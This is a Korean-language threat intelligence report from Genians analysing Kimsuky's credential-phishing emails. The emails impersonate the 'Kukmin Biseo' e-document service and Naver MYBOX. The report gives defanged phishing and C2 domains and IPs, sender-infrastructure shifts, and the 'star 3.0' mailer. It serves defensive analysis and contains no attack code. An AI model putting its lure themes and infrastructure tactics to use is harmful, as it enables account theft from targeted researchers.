www.genians.co.kr /blog/threat_intelligence/kimsuky-cases

위협 행위자 김수키의 이메일 피싱 캠페인 분석

Genians ⋮⋮ 12/2/2024

Analysis of Kimsuky Threat Actor's Email Phishing Campaign

◈ 주요 요약 (Executive Summary)

- 다양한 테마와 소재를 접목해 이메일 수신자의 호기심 자극
- 대북분야 연구원과 유관 단체 인물 겨냥해 수년간 계정 탈취 시도
- 이메일 공격 거점을 일본에서 러시아로 바꿔가며 추적 회피 중
- 익숙한 금융생활 밀착형 위협으로 Malwareless 공격 전략도 병행 구사
- EDR 제품을 통해 알려진 피싱 IP주소에 대한 적극적 보안관리 필요

1. 개요 (Overview)

○ 많은 분들이 아시다시피 이메일 피싱(Phishing)은 전 세계적으로 꾸준히 보고되고 있으며, 위협 행위자들이 가장 많이 선택하는 공격 중 하나입니다. 받은 편지함에 수신된 이메일 중 악성파일(Malware)이 없는 URL 피싱수법은 위협을 감지하기 어렵다는 의견도 있습니다.


○ URL 클릭을 유도하는 고전적 피싱공격은 마치 재래식 위협처럼 치부되어, 위험수준이 '평가절하'되는 경우도 있습니다. 그러나, 국내서 식별된 URL 피싱공격 중 김수키(Kimsuky) 그룹이 다수 포함된 점은 결코 무시하기 어렵습니다.

○ 기업 및 기관의 보안 담당자는 시나리오 기반 피싱용 침해지표(IoC) 데이터를 확보해 Endpoint Detection and Response (EDR) 제품의 보안규칙에 등록해 위협의 초기 유입을 관리할 수 있습니다.

○ 이번 보고서는 공격 배후가 김수키 그룹으로 분류된 실제 사례별 특징을 살펴보고, 유사 위협에 노출되지 않도록 통찰력을 키우고 피싱 대응방안을 수립해 보고자 합니다.

2. 배경 (Background)

○ 지난 2023년 10월 당시 한국에서 다양한 피싱공격이 발견됐는데요. 그중 마치 전자문서 민원서비스인 '국민비서'의 새로운 안내문 도착 내용처럼 위장한 피싱공격이 잇따라 발견됐습니다.




[그림 1] '국민비서' 전자문서 위장 공격 사례

○ 보낸사람 명의의 발신지 주소를 보면, 일본의 유명 인터넷 서비스 제공자인 [빅로브(Biglobe) / 'biglobe.ne[.]jp'] 도메인이 사용됐습니다.

○ 그리고 피싱주소로 사용된 [전자문서 홈으로] 버튼에는 한글 무료 도메인 등록 서비스인 '내도메인[.]한국'에서 제공하는 '국민비서.메인[.]한국' 주소가 피싱 사이트로 악용됐습니다.

○ 앞서 예시로 설명한 '국민비서' 사칭뿐만 아니라, '포털사 이메일 보안담당자'나 다른 '공공기관의 전자문서'로 위장한 유사 사례도 다수 존재합니다.




[그림 2] 유사 공격 사례 비교 모습

○ 이들 사례는 공통적으로 발신지 주소가 일본의 '빅로브' 서비스를 사용했으며, 피싱링크는 '내도메인[.]한국'에서 제공하는 도메인 주소입니다. 참고로 '내도메인[.]한국'에서 등록가능한 도메인 목록은 다음과 같고, 제공 서비스에 따라 변동될 수 있습니다.

- 한글 도메인
  - .메인[.]한국
  - .커뮤니티[.]한국
  - .서버[.]한국
  - .온라인[.]한국
  - .홈페이지[.]한국
  - .블로그[.]한국
  - .웹[.]한국

- 일반 도메인
  - .p-e[.]kr
  - .o-r[.]kr
  - .n-e[.]kr
  - .r-e[.]kr
  - .kro[.]kr

○ 물론, 위협 행위자가 일본 이메일 서비스만 사용해 피싱공격을 수행한 것은 아닙니다. 한국의 이메일 서비스도 자주 활용합니다. 다만, 피싱사이트는 '내도메인[.]한국' 서비스가 지속적으로 쓰이고 있습니다.




[그림 3] 한국 이메일 서비스로 공격한 사례

○ 이처럼 URL 피싱공격은 꾸준히 이어지고 있으며, 위협 행위자들은 포털사 공지 또는 각종 전자문서 안내문처럼 사칭하고 있습니다.

3. 위협 흐름 분석 (Threat flow analysis)

○ 네이버 MYBOX 테마로 사칭한 피싱공격은 다양한 형태로 수행됐습니다. 이를 타임라인으로 비교해 보겠습니다. 2024년 4월에는 앞서 기술했던 일본의 빅로브 발신지와 'nsec[.]com' 미국 도메인이 사용됐습니다.




[그림 4] MYBOX 테마 피싱공격 흐름도

○ 5월부터 9월 초까지는 한국의 'cafe24[.]com' 서비스가 발신지로 사용됐습니다. 그러다가 9월 중순 시즌부터 'mmbox[.]ru' 러시아 도메인이 발신지로 관찰되기 시작합니다. 10월에는 피싱공격 이메일의 발신지로 또 다른 'ncloud[.]ru' 도메인이 식별됩니다.

○ 하지만 여기서 식별된 러시아 도메인 2개는 모두 조작된 것입니다. 피싱 이메일 발송기 'star 3.0'을 통해 허위로 등록되어 사용됐습니다.

○ 각 피싱용 명령제어(C2) 서버는 초기에 주로 영국의 IP주소가 사용됐고, 6월에는 LRL 단축 URL 서비스를 통해 'covd.2kool4u[.]net' 주소가 은닉됐습니다. 그리고 러시아 발신지로 변경된 시점부터 '내도메인[.]한국' 도메인으로 변경됩니다.



[그림 5] 피싱메일 화면 비교 모습


○ 이메일 비밀번호를 탈취하기 위한 용도의 피싱사이트 주소들은 다음과 같습니다.

- MYBOX 보안주의 위장 C2 주소
  - ned.kesug[.]com (185.27.134[.]201 / 185.27.134[.]144[GB])
  - 온라인.한국.article-com[.]eu (185.105.33[.]106 [GB])
  - wud.wuaze[.]com (185.27.134[.]140 [GB])
  - covd.2kool4u[.]net (185.27.134[.]93 [GB])
  - owna.loveslife[.]biz (185.27.134[.]120 [GB])
  - nidiogln.n-e[.]kr
  - naverbox.p-e[.]kr

4. 피싱 메일 발송기 (Phishing mail sender)

○ 앞서 소개한 허위 러시아 발신지 주소의 피싱공격 메일은 제목과 본문에 마치 MYBOX 클라우드 서비스에 악성행위가 검출된 것처럼 속여 불안심리 자극 전략을 구사했습니다. 해당 메일의 내부코드를 분석해

보면, 'evangelia[.]edu' 사이트가 발송에 사용된 흔적을 확인할 수 있습니다.




[그림 6] 러시아 이메일 주소를 가진 내부 정보

○ 참고로 에반겔리아 대학교('evangelia[.]edu')는 미국의 사립 대학으로 주로 신학 및 기독교 교육에 중점을 두고 있는 것으로 알려져 있으며, '한국인 선교사 출신이 총장으로 소개'되고 있습니다.

○ 에반겔리아 대학교 웹 사이트에는 실제로 피싱메일을 보낼 수 있는 메일러가 존재하였고, 타이틀은 'star 3.0' 입니다.

